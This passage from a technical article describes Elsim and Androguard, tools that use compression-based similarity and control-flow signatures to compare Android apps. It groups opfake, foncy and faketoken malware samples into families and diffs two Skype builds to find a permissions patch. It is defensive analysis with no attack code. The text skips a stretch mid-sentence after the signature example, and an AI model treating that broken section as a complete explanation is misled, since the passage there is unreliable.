

Moreover we can calculate a similarity "score" using the number of identical elements and the value of the similar elements.

Here is a simple example showing you how it is possible to use the algorithm (elsim_text.py). In this case, it's used to compare two plain text files. We modified the COPYING.LESSER text by changing the order of few paragraphs and removing (or adding) words:

```

#####
ds@t0t0:~/elsim$ ./tests/example_text_sim.py -i
examples/text/COPYING.LESSER examples/text/COPYING.LESSER.MODIF_REORDER
Elements:
    IDENTICAL:      106
    SIMILAR:        2
    NEW:            0
    DELETED:        0
    SKIPPED:        2
--> sentences: 99.783060% of similarities
#####

```

As you can see, with a few modifications the two files are maximally similar even if the elements are not at the same place. And if you add some debugging information, you can see the two modified sentences:

```

#####
[...]
SIMILAR sentences:
  138 'This version of the GNU Lesser General Public License
  incorporates the terms and conditions of version 3 of the GNU
  General Public License' --> 131 'This version of the GNU General
  Public License incorporates the terms and conditions of version 3
  of the GNU General Public License' 0.105263158679
  71 'and the "GNU GPL" refers to version 3 of the GNU General Public
  License' --> 76 'and the "GNU GPL HOOK" refers to version 3 of the
  GNU General Public License' 0.129032254219
[...]
#####

```

---[2.2 In a set of elements

The previous algorithm is interesting in order to compare two elements, but if you have more or if you wish to search for a specific signature in a set of elements, it can be very long. That's why we need to use a clustering algorithm [28] to accelerate it.

So, an element will be defined by:
- a string (a signature),
- a set of float values.

The float values are classically features vectors that we will use the set of floats to perform the clustering (and you can use specific weights if you think that some elements of the set are more important than others). For example if you consider that the first float value is more important than the second one for clustering you can add a higher weight.

In order to have more complex searches (i.e. if you wish to match multiple elements at the same time or only a specific element and not another, etc.) we will use a signature which will be composed of several elements and a Boolean formula whose purpose is to check if a signature matches.

The algorithm is:

- Load signatures from the database and elements
- Execute a classical clustering [28] algorithm (kmeans [3] for example) to reduce the number of comparisons by using the set of float values
- For each cluster, compare the loaded from the database signatures with the elements
 - If the NCD value is below the threshold and if the Boolean formula is true then we have found a valid signature (so we have a valid match!)





Simple, no ? :)

Here is an example (example_sign.py) which shows you how to load signatures and elements, and check if a signature is present.

In the following example, we have two signatures composed of elements and a set of "external" data to test. In the dataset, we have a corresponding signature and a false positive:

```
#####
SIGNS = [
    [ "Sign1", "a",
      [ [ 4.4915299415588379, 4.9674844741821289,
          4.9468302726745605, 0.0 ], "HELLO
          WORLDDDDDDDDDDDDDDDDDDDDDDDD" ] ],
    [ "Sign2", "a && b",
      [ [ 2.0, 3.0, 4.0, 5.0 ], "OOOOPS !!!!!!!" ],
      [ [ 2.0, 3.0, 4.0, 8.0], "OOOOOOOOPPPPPS !!!" ] ],
]
ELEMS = [
    [ [ 4.4915299415588379, 4.9674844741821289,
        4.9468302726745605, 0.0 ], "HELLO WORLDDDDDDDDDDDDDDDDDDDDDDDD"
    ],
    [ [ 4.4915299415588379, 4.9674844741821289,
        4.9468302726745605, 1.0 ], "FALSE POSITIVE" ],
    [ [ 2.0, 3.0, 4.0, 5.0 ],
      "HELLO WORLDDDDDDDDDDDDDDDDDDDDDDDD" ],
    [ [ 2.0, 3.0, 4.0, 5.0 ],
      "HELLO WORLDDDDDDDDDDDDDDDDDDDDDDDD" ],
    [ [ 2.0, 3.0, 4.0, 5.0 ],
      "HELLO WORLDDDDDDDDDDDDDDDDDDDDDDDD" ],
    [ [ 2.0, 3.0, 4.0, 5.0 ],
      "HELLO WORLDDDDDDDDDDDDDDDDDDDDDDDD" ],
]
#####
```

Each signature is composed of either one or several elements and a Boolean formula ("a" is the first element, "b" is the second element, etc.).

By running the example, we can see that one signature is detected. It is displayed along with several statistics (such as the number of clusters, the number of comparisons (1) and the number of comparisons without (18) this algorithm).

```
#####
d@t0t0:~/elsim/elsim/elsign$ ./example_sign.py
['Sign1', [0, 1, 0.1875]]
[SIGN:3 CLUSTERS:3 CMP_CLUSTERS:2 ELEMENTS:6 CMP_ELEMENTS:1
-> 18 5.555556%]
#####
```

If we remove the matching element, we can see that we can't detect a match of the signature anymore, even if we have close entropies (fake values in this case) with a signature (but the string is not the same):

```
#####
d@t0t0:~/elsim/elsim/elsign$ ./example_sign.py
[None]
[SIGN:3 CLUSTERS:2 CMP_CLUSTERS:2 ELEMENTS:5 CMP_ELEMENTS:3
-> 15 20.000000%]
#####
```

--[3 - Real World: Android

Now we can apply our algorithms to a real world problem domain. We have

chosen that of Android applications and malware identification. One of the main problems with Android Apps is the plagiarism due to the facilities to modify and spread an application.

----[3.1 Similarities between two applications

To use our generic algorithm, we must first define what are the "string" and the "hash" properties of an element. So, what is an element in the case of an Android application? We define it as a method or a class. The "string" is the signature of a method and the "hash" is the sequence of instructions.

Our signature is based on the grammar described by Silvio Cesare [2]. This grammar is very simple:

```
#####
Procedure ::= StatementList
StatementList ::= Statement | Statement StatementList
Statement ::= BasicBlock | Return | Goto | If | Field | Package | String
Return ::= 'R'
Goto ::= 'G'
If ::= 'I'
BasicBlock ::= 'B'
Field ::= 'F'0 | 'F'1
Package ::= 'P' PackageNew | 'P' PackageCall
PackageNew ::= '0'
PackageCall ::= '1'
PackageName ::= Epsilon | Id
String ::= 'S' Number | 'S' Id
Number ::= \d+
Id ::= [a-zA-Z]\w+
#####
```

For example if we have the following code:

```
mov X, 4
mov Z, 5
add X, Z
goto +50
add X, Z
goto -100
```

Then the signature is:

```
B[G]B[G]
```

We do not take into account the different instructions but rather the information about the structure of the method.

With an Android method, this gives a more complex signature:

Code:

```
[...]
call [ meth@ 22 Ljava/lang/String; valueOf
      ['(I)', 'Ljava/lang/String;'] ]
goto 50
```

Signature:

```
B[P1{Ljava/lang/String; valueOf (I)Ljava/lang/String;}G]
```

We only use the control flow graph (CFG) of the methods along with specific instructions of the CFG such as "if*" or "goto". All the instructions like sparse/packed switch [4] are translated to "goto" instructions without details. We can add information about the packages, and especially about the Android/Java packages. Indeed, it's an important information to include in the signature (e.g.: you must use the sendMessage API to send an SMS).

In the signature we can also add if a method of a package is called, or if there is the creation of an object, or even if a field is read or written.

Of course, it's possible to modify this kind of signature if you want to take into account each instruction of the method. However in our case (and after experimental results) it seems useless since we don't depend on the "nature" of each instruction, but only on higher level information.

We can extend this concept by using "predefined" signatures to help us:

- 0: information about packages (called/created) and fields, no specific information about string
- 1: 0 + but with the size of strings,
- 2: 0 + filtering android packages names,
- 3: 0 + filtering Java packages names,
- 4: 0 + filtering Android/Java packages.

If we have different types of signatures, we are then able to change dynamically the signature in case the global structure of a function or the Android packages in the structure are more interesting to us.

For example, if we disassemble a particular method using Androguard [1] or smali/baksmali [27], we obtain different signatures:

```
#####
d@t0t0:~/androguard$ ./androlyze.py -s
Androlyze version 1.0
In [1]: a, d, dx =
AnalyzeAPK("./examples/android/TestsAndroguard/bin/TestsAndroguard.apk")
In [5]: d.CLASS_Ltests_androguard_TestIfs.METHOD_testCFG.pretty_show()
        METHOD access_flags=public (Ltests/androguard/TestIfs; testCFG, ()V)
        local registers: v0...v7
return:void
testCFG-BB@0x0 :
    0(0) const/4 v0 , [ #+ 1 ] // {1}
    1(2) const/4 v1 , [ #+ 1 ] // {1}
    2(4) const/4 v2 , [ #+ 1 ] // {1}
    3(6) const/4 v3 , [ #+ 1 ] // {1} [ testCFG-BB@0x8 ]

testCFG-BB@0x8 :
    4(8) iget-boolean v4 , v7 , [ field@ 14 Ltests/androguard/TestIfs;
        Z P ]
    5(c) if-eqz v4 , [ + 77 ] [ testCFG-BB@0x10 testCFG-BB@0xa6 ]

testCFG-BB@0x10 :
    6(10) move v1 , v0
    7(12) iget-boolean v4 , v7 , [ field@ 15 Ltests/androguard/TestIfs;
        Z Q ]
    8(16) if-eqz v4 , [ + 70 ] [ testCFG-BB@0x1a testCFG-BB@0xa2 ]

testCFG-BB@0x1a :
    9(1a) const/4 v3 , [ #+ 2 ] // {2} [ testCFG-BB@0x1c ]

testCFG-BB@0x1c :
    10(1c) add-int/lit8 v2 , v2 , [ #+ 1 ] [ testCFG-BB@0x20 ]

testCFG-BB@0x20 :
    11(20) sget-object v4 , [ field@ 0 Ljava/lang/System;
        Ljava/io/PrintStream; out ]
    12(24) new-instance v5 , [ type@ 25 Ljava/lang/StringBuilder; ]
    13(28) invoke-static v0 , [ meth@ 22 Ljava/lang/String; valueOf
        ['(I)', 'Ljava/lang/String;'] ]
    14(2e) move-result-object v6
    15(30) invoke-direct v5 , v6 , [ meth@ 25 Ljava/lang/StringBuilder;
        ['(Ljava/lang/String;)', 'V'] ]
    16(36) const-string v6 , [ string@ 5 ', ' ]
    17(3a) invoke-virtual v5 , v6 , [ meth@ 31
        Ljava/lang/StringBuilder; append ['(Ljava/lang/String;)',
        'Ljava/lang/StringBuilder;'] ]
```

```

18(40) move-result-object v5
19(42) invoke-virtual v5 , v1 , [ meth@ 28
      Ljava/lang/StringBuilder; append ['(I)',
      'Ljava/lang/StringBuilder;'] ]
20(48) move-result-object v5
21(4a) const-string v6 , [ string@ 5 ', ' ]
22(4e) invoke-virtual v5 , v6 , [ meth@ 31
      Ljava/lang/StringBuilder; append ['(Ljava/lang/String;)',
      'Ljava/lang/StringBuilder;'] ]
23(54) move-result-object v5
24(56) invoke-virtual v5 , v2 , [ meth@ 28
      Ljava/lang/StringBuilder; append ['(I)',
      'Ljava/lang/StringBuilder;'] ]
25(5c) move-result-object v5
26(5e) const-string v6 , [ string@ 5 ', ' ]
27(62) invoke-virtual v5 , v6 , [ meth@ 31
      Ljava/lang/StringBuilder; append ['(Ljava/lang/String;)',
      'Ljava/lang/StringBuilder;'] ]
28(68) move-result-object v5
29(6a) invoke-virtual v5 , v3 , [ meth@ 28
      Ljava/lang/StringBuilder; append ['(I)',
      'Ljava/lang/StringBuilder;'] ]
30(70) move-result-object v5
31(72) invoke-virtual v5 , [ meth@ 32 Ljava/lang/StringBuilder;
      toString ['()', 'Ljava/lang/String;'] ]
32(78) move-result-object v5
33(7a) invoke-virtual v4 , v5 , [ meth@ 8 Ljava/io/PrintStream;
      println ['(Ljava/lang/String;)', 'V'] ] [ testCFG-BB@0x80 ]

```

testCFG-BB@0x80 :

```

34(80) iget-boolean v4 , v7 , [ field@ 16
      Ltests/androguard/TestIfs; Z R ]
35(84) if-eqz v4 , [ + 4 ] [ testCFG-BB@0x88 testCFG-BB@0x8c ]

```

testCFG-BB@0x88 :

```

36(88) add-int/lit8 v3 , v3 , [ #+ 4 ] [ testCFG-BB@0x8c ]

```

testCFG-BB@0x8c :

```

37(8c) iget-boolean v4 , v7 , [ field@ 17
      Ltests/androguard/TestIfs; Z S ]
38(90) if-eqz v4 , [ + -8 ] [ testCFG-BB@0x94 testCFG-BB@0x80 ]

```

testCFG-BB@0x94 :

```

39(94) add-int/lit8 v0 , v0 , [ #+ 6 ]
40(98) iget-boolean v4 , v7 , [ field@ 18
      Ltests/androguard/TestIfs; Z T ]
41(9c) if-eqz v4 , [ + -74 ] [ testCFG-BB@0xa0 testCFG-BB@0x8 ]

```

testCFG-BB@0xa0 :

```

42(a0) return-void

```

testCFG-BB@0xa2 :

```

43(a2) const/4 v3 , [ #+ 3 ] // {3}
44(a4) goto [ + -68 ] [ testCFG-BB@0x1c ]

```

testCFG-BB@0xa6 :

```

45(a6) add-int/lit8 v2 , v2 , [ #+ 2 ]
46(aa) goto [ + -69 ] [ testCFG-BB@0x20 ]

```

#####

By using the first kind of predefined signature, we can see each basic block with some information. By filtering Java packages we have more information about the behavior of the method:

#####

```

In [6]: dx.get_method_signature(d.CLASS_Ltests_androguard_TestIfs.
METHOD_testCFG, predef_sign = analysis.SIGNATURE_L0_0).get_string()
Out[6]: 'B[]B[I]B[I]B[]B[]B[POP1P1P1P1P1P1P1P1P1]B[I]B[]B[I]B[I]B[R]
B[G]B[G]'

```

```

In [9]: dx.get_method_signature(d.CLASS_Ltests_androguard_TestIfs.

```

order, the Kolmogorov complexity is preserved and that we observe an important similarity (TestReorg function). If we reorganize each basic block in the signature we can see that the results are quite the same (so basically the NCD bypasses a basic CFG obfuscation):

```
#####
d@t0t0:~/elsim$ ./tests/test_similarity.py
* LZMA
(0.031779661774635315, 0)
(0.031779661774635315, 0)
(0.04237288236618042, 0)
(0.040169134736061096, 0)
(0.03983228653669357, 0)
(0.03991596773266792, 0)
(0.042016807943582535, 0)
(0.039256200194358826, 0)
(0.04356846585869789, 0)
(0.03933747485280037, 0)
(0.03719008341431618, 0)
(0.043478261679410934, 0)
(0.043478261679410934, 0)
(0.04025423899292946, 0)
(0.04411764815449715, 0)
(0.041580040007829666, 0)
(0.04149377718567848, 0)
(0.03563941270112991, 0)
(0.03966597095131874, 0)
(0.03563941270112991, 0)
(0.04184100404381752, 0)
(0.04393305256962776, 0)
(0.03974895551800728, 0)
(0.03983228653669357, 0)
(0.041753653436899185, 0)
[....]
#####
```

The "hash" is the sequence of instructions in each method, and for each instruction we remove the information depending on the compilation (registers, etc.).

Having defined the "string" and the "hash" properties in the specific context of Android Apps, we can now test the algorithm on various samples. We use a tool called "androsim.py" which is a simple script based on "Elsim".

This tool detects and reports:

- the identical methods;
- the similar methods;
- the deleted methods;
- the new methods;
- the skipped methods.

Moreover, a similarity score (between 0.0 to 100.0) is calculated upon the values of the identical methods (1.0) and the similar methods (in this particular case, we calculate the final values using the BZ2 compressor due to the fact that the return value is more "interesting" for the score). It is more interesting because you will have an understandable value related to the similarity.

For the first test we use the "opfake" malware [6]. If we take two samples from the same family, an important value of similarity is revealed:

```
#####
d@t0t0:~/androguard$ ./androsim.py -i
apks/malwares/opfake/\
b79106465173490e07512aa6a182b5da558ad2d4f6fae038101796b534628311
apks/malwares/opfake/\
b906279e8c79a12e5a10feafe5db850024dd75e955e9c2f9f82bbca10e0585a6
```

Elements:

```

IDENTICAL:    34
SIMILAR:     5
NEW:         0
DELETED:    0
SKIPPED:    0

```

--> methods: 99.100500% of similarities

#####

These two samples have similar methods and it's possible to have more information by specifying the "-d" option:

#####

SIMILAR methods:

```

Lcom/reg/MainRegActivity; displayFakeProgress ()V 61
--> Lcom/reg/MainRegActivity; displayFakeProgress ()V
    61 0.0909090936184
Lcom/reg/MainRegActivity; getNextButton ()Landroid/widget/Button;
40
--> Lcom/reg/MainRegActivity; getNextButton
    ()Landroid/widget/Button; 40 0.125
Lcom/reg/MainRegActivity; showLinkForm ()V 111
--> Lcom/reg/MainRegActivity; showLinkForm ()V
    111 0.183673471212
Lcom/reg/MainRegActivity; showRules ()V 132
--> Lcom/reg/MainRegActivity; showRules ()V
    132 0.0731707289815
Lcom/reg/MainRegActivity; setMainScreen ()V 147
--> Lcom/reg/MainRegActivity; setMainScreen ()V
    147 0.319148927927

```

IDENTICAL methods:

```

Lcom/reg/MainRegActivity; PushMsg (Ljava/lang/String;
Ljava/lang/String;)V 76
--> Lcom/reg/MainRegActivity; PushMsg (Ljava/lang/String;
    Ljava/lang/String;)V 76

Lcom/reg/SmsReceiver; setListener (Lcom/reg/SMSAction;)V 3
--> Lcom/reg/SmsReceiver; setListener
    (Lcom/reg/SMSAction;)V 3

Lcom/reg/MainRegActivity; loadString (I)Ljava/lang/String; 52
--> Lcom/reg/MainRegActivity; loadString (I)
    Ljava/lang/String; 52

Lcom/reg/MainRegActivity; access$600 ()Ljava/lang/String; 3
--> Lcom/reg/MainRegActivity; access$600
    ()Ljava/lang/String; 3

Lcom/reg/ParseXml; getXMLTags (Ljava/lang/String;
Ljava/lang/String;)Ljava/util/Vector; 82
--> Lcom/reg/ParseXml; getXMLTags (Ljava/lang/String;
    Ljava/lang/String;)Ljava/util/Vector; 82

Lcom/reg/ParseXml; getXMLExtra (Ljava/lang/String;
Ljava/lang/String;)Ljava/lang/String; 52
--> Lcom/reg/ParseXml; getXMLExtra (Ljava/lang/String;
    Ljava/lang/String;)Ljava/lang/String; 52

Lcom/reg/MainRegActivity; SaveSuccess ()V 23
--> Lcom/reg/MainRegActivity; SaveSuccess ()V 23

Lcom/reg/SmsReceiver; onReceive (Landroid/content/Context;
Landroid/content/Intent;)V 59
--> Lcom/reg/SmsReceiver; onReceive
    (Landroid/content/Context; Landroid/content/Intent;)V 59

Lcom/reg/ParseXml; getXMLIntElement (Ljava/lang/String;
Ljava/lang/String;)I 55
--> Lcom/reg/ParseXml; getXMLIntElement
    (Ljava/lang/String; Ljava/lang/String;)I 55

```

```
Lcom/reg/MainRegActivity; getCountry ()Ljava/lang/String; 13
--> Lcom/reg/MainRegActivity; getCountry
()Ljava/lang/String; 13

Lcom/reg/MainRegActivity$5; onReceive (Landroid/content/Context;
Landroid/content/Intent;)V 35
--> Lcom/reg/MainRegActivity$5; onReceive
(Landroid/content/Context; Landroid/content/Intent;)V 35

Lcom/reg/MainRegActivity$1; (Lcom/reg/MainRegActivity;)V 6
--> Lcom/reg/MainRegActivity$1;
(Lcom/reg/MainRegActivity;)V 6

Lcom/reg/MainRegActivity$S_itm; (Lcom/reg/MainRegActivity;)V 21
--> Lcom/reg/MainRegActivity$S_itm;
(Lcom/reg/MainRegActivity;)V 21
```

[...]

NEW methods:

DELETED methods:

SKIPPED methods:

#####

Basically we are able to determine if two samples are from the same malware family. If they are, the analyst can start his analysis from the similar methods.

In the next part we will see how we can see the differences (what instructions have been modified) between two similar methods. If we test the tool by using two different samples (like opfake and foncy) we observe the following:

```
#####
d@t0t0:~/androguard$ ./androsim.py -i
apks/malwares/opfake/\
b79106465173490e07512aa6a182b5da558ad2d4f6fae038101796b534628311
apks/malwares/foncy/\
01f6f6379543f4aaa0d6b8dcd682f4e2b106527584b3645eb674f1646faccad5
```

Elements:

```
IDENTICAL:    1
SIMILAR:     0
NEW:         2
DELETED:    38
SKIPPED:     0
```

--> methods: 33.333333% of similarities

#####

We see a strange similarity score due to the fact that all methods, including those of small size, have been compared. We can skip the specific case of methods having a small size using the "-s" option (to filter according to the size of the method in bytes):

```
#####
d@t0t0:~/androguard$ ./androsim.py -i
apks/malwares/opfake/\
b79106465173490e07512aa6a182b5da558ad2d4f6fae038101796b534628311
apks/malwares/foncy/\
01f6f6379543f4aaa0d6b8dcd682f4e2b106527584b3645eb674f1646faccad5 -s 10
```

Elements:

```
IDENTICAL:    0
SIMILAR:     0
NEW:         2
DELETED:    29
SKIPPED:    33
```

--> methods: 0.000000% of similarities

#####

We can do a lot of things with this kind of tool such as:

- detecting plagiarism between two android applications
- checking if an application is correctly protected with an obfuscator
- extracting easily injected codes (if you know the original application)

There are many other interesting "ways" to use this tool such as discovering if malware samples have been written by the same author, or if some pieces of code have been reused. Analyzing the "faketoken" [7] sample and the "opfake.d" sample we have observed an interesting result.

The first sample "faketoken" is detected by 19/43 antivirus products on VirusTotal [8]. The second sample "opfake.d" is detected by 16/41 antivirus products on VirusTotal [9]. All of these antivirus products are using different names with the exception of DrWeb.

Now if we run our tool we observe the following output:

```
#####
d@t0t0:~/androguard$ ./androsim.py -i
apks/plagiarism/opfake/\
f7c36355c706fc9dd8954c096825e0613807e0da4bd7f3de97de0aec0be23b79
apks/plagiarism/opfake/\
61da462a03d8651a6088958b438b44527973601e604e3ca18cb7aa0b3952d2ac
```

Elements:

```
IDENTICAL:    951
SIMILAR:      5
NEW:          34
DELETED:      23
SKIPPED:      0
--> methods: 96.516954% of similarities
```

```
#####
```

We can skip specific libraries common to these samples such as "Lorg/simpleframework/xml" and methods of small sizes. This provides us with an even more interesting result:

```
#####
d@t0t0:~/androguard$ ./androsim.py -i
apks/plagiarism/opfake/\
f7c36355c706fc9dd8954c096825e0613807e0da4bd7f3de97de0aec0be23b79
apks/plagiarism/opfake/\
61da462a03d8651a6088958b438b44527973601e604e3ca18cb7aa0b3952d2ac
-e "Lorg/simpleframework/" -s 100 -d
```

Elements:

```
IDENTICAL:    9
SIMILAR:      3
NEW:          14
DELETED:      11
SKIPPED:      5260
--> methods: 44.998713% of similarities
```

SIMILAR methods:

```
Ltoken/bot/MainApplication; loadStartSettings
(Ljava/lang/String;)Ltoken/bot/StartSettings; 230
--> Lcom/load/wap/MainApplication; loadStartSettings
(Ljava/lang/String;)Lcom/load/wap/StartSettings; 190 0.375

Ltoken/bot/MainService; threadOperationRun
(I Ljava/lang/Object;)V 197
--> Lcom/load/wap/MainService; threadOperationRun
(I Ljava/lang/Object;)V 122 0.319999992847

Ltoken/bot/ServerResponse; ()V 133
--> Lcom/load/wap/ServerResponse; ()V 125 0.214285716414
```

IDENTICAL methods:

```
Ltoken/bot/Settings; isDeleteMessage (Ljava/lang/String;
```

```

Ljava/lang/String;)Z 132
--> Lcom/load/wap/Settings; isDeleteMessage
(Ljava/lang/String; Ljava/lang/String;)Z 132

Ltoken/bot/UpdateActivity; setMainScreen ()V 107
--> Lcom/load/wap/UpdateActivity; setMainScreen ()V 107

Ltoken/bot/MainApplication; sendGetRequest (Ljava/lang/String;
Ljava/util/List;)V 132
--> Lcom/load/wap/MainApplication; sendGetRequest
(Ljava/lang/String; Ljava/util/List;)V 132

Ltoken/bot/MainService; onStart (Landroid/content/Intent; I)V 106
--> Lcom/load/wap/MainService; onStart
(Landroid/content/Intent; I)V 106

Ltoken/bot/MainApplication; sendPostRequest (Ljava/lang/String;
Ljava/util/List;)V 197
--> Lcom/load/wap/MainApplication; sendPostRequest
(Ljava/lang/String; Ljava/util/List;)V 197

Ltoken/bot/MainApplication; DownloadApk (Ljava/lang/String;
Ljava/lang/String;)Z 106
--> Lcom/load/wap/MainApplication; DownloadApk
(Ljava/lang/String; Ljava/lang/String;)Z 106

Ltoken/bot/Settings; isCatchMessage (Ljava/lang/String;
Ljava/lang/String;)Ltoken/bot/CatchResult; 165
--> Lcom/load/wap/Settings; isCatchMessage
(Ljava/lang/String; Ljava/lang/String;)
Lcom/load/wap/CatchResult; 165

Ltoken/bot/MainApplication; getContacts
(Landroid/content/Context;)Ljava/util/Vector; 230
--> Lcom/load/wap/MainApplication; getContacts
(Landroid/content/Context;)Ljava/util/Vector; 230

Ltoken/bot/MainApplication; dateFromString
(Ljava/lang/String;)Ljava/util/Date; 103
--> Lcom/load/wap/MainApplication; dateFromString
(Ljava/lang/String;)Ljava/util/Date; 103
#####

```

As we can see, the names of the methods are "exactly" the same, and the signatures (the bytecodes with a high probability) are the same. It can be really interesting to detect if your software has been ripped off by someone.

----[3.2 Differences between two applications

Up to this point, we have a tool which is able to recognize similar methods, but we would like more information about the differences between each method.

For that we will apply the same algorithm but we will change the "granularity" and focus on basic blocks in order to extract differences. However, in this specific case, we will not use our classical signature for each basic block but rather a simple "string" which represents the sequence of instructions. So, finally, as in the previous algorithm, we will have:

- identical basic blocs
- similar basic blocs
- new basic blocs
- deleted basic blocs

With the list of similar basic blocks, we can apply a standard "diff" algorithm between each similar basic blocks to know which instructions have been added or removed.

The Longest Common Subsequence (LCS) algorithm [11] can then be used to obtain all differences. In order to apply the LCS algorithm, we will map

each unique instruction to a simple string:

```
ADD 3      -> "\00"
ADD 1      -> "\01"
MOV 3      -> "\02"
ADD 3      -> "\00"
```

If we have two basic blocks, we must translate each basic block into a final string:

```
ADD 3
ADD 1
SUB 2
IGET          => "\x00\x01\x02\x03\x00\x04"
ADD 3
GOTO
```

```
ADD 3
ADD 3
SUB 2
IGET          => "\x00\x00\x02\x03\x05\x04"
MUL 4
GOTO
```

The application of the LCS algorithm[11] between these two strings reveals the instructions that have been added or removed:

```
#####
In [5]: from elsim_dalvik.py import LCS
In [7]: a = "\x00\x01\x02\x03\x00\x04"
In [9]: b = "\x00\x00\x02\x03\x05\x04"
In [10]: z = LCS(a, b)

In [12]: from elsim_dalvik import getDiff
In [13]: l_a = []
In [14]: l_r = []
In [15]: getDiff(z, a, b, len(a), len(b), l_a, l_r)
In [16]: l_a
Out[16]: [(1, '\x00'), (4, '\x05')]
// "ADD 3" and "MUL 4" have been added in the second basic bloc
In [17]: l_r
Out[18]: [(1, '\x01'), (4, '\x00')]
// ""ADD 1" and "ADD 3" have been remove in the first basic bloc
#####
```

Although it's also possible to use a better algorithm such as the Needleman algorithm [10] (used in biology for "sequence alignment" [12], or in the comparison of network traces [35]), the tests performed have demonstrated that the LCS algorithm was sufficient.

Now, we have a new tool called "androdiff.py" which can be used to extract and observe differences between two Android applications. We have tested it against two versions of the Skype application to analyze the patch of a security vulnerability [13] (mainly due to incorrect use of file permissions):

```
#####
d@t0t0:~/androguard$ ./androsim.py -i
elsim/examples/android/com.skype.raider_1.0.0.831.apk
elsim/examples/android/com.skype.raider_1.0.0.983.apk -c BZ2
```

Elements:

```
IDENTICAL:      2059
SIMILAR:        167
NEW:            27
DELETED:        0
SKIPPED:        0
```

--> methods: 98.192539% of similarities

```
#####
```

We have several methods to analyze, but only a few new methods are present, and two of them are particularly interesting:

```
#####
Lcom/skype/ipc/SkypeKitRunner; chmod (Ljava/io/File;
    Ljava/lang/String;)Z 61
Lcom/skype/ipc/SkypeKitRunner; fixPermissions ([Ljava/io/File;)V 47
#####
```

So we can now search in the similar methods where these new methods are called:

```
#####
d@t0t0:~/androguard$ ./androdifff.py -i
elsim/examples/android/com.skype.raider_1.0.0.831.apk
elsim/examples/android/com.skype.raider_1.0.0.983.apk -d
[...]
[ ('Lcom/skype/ipc/SkypeKitRunner;', 'run', '()V') ] <->
[ ('Lcom/skype/ipc/SkypeKitRunner;', 'run', '()V') ]
run-BB@0xae run-BB@0xae
Added Elements(2)
    0xba 3 invoke-virtual v8 , [ meth@ 5897
    Ljava/security/MessageDigest; reset ['()', 'V'] ]
    0xc0 4 sget-object v9 , [ field@ 1299
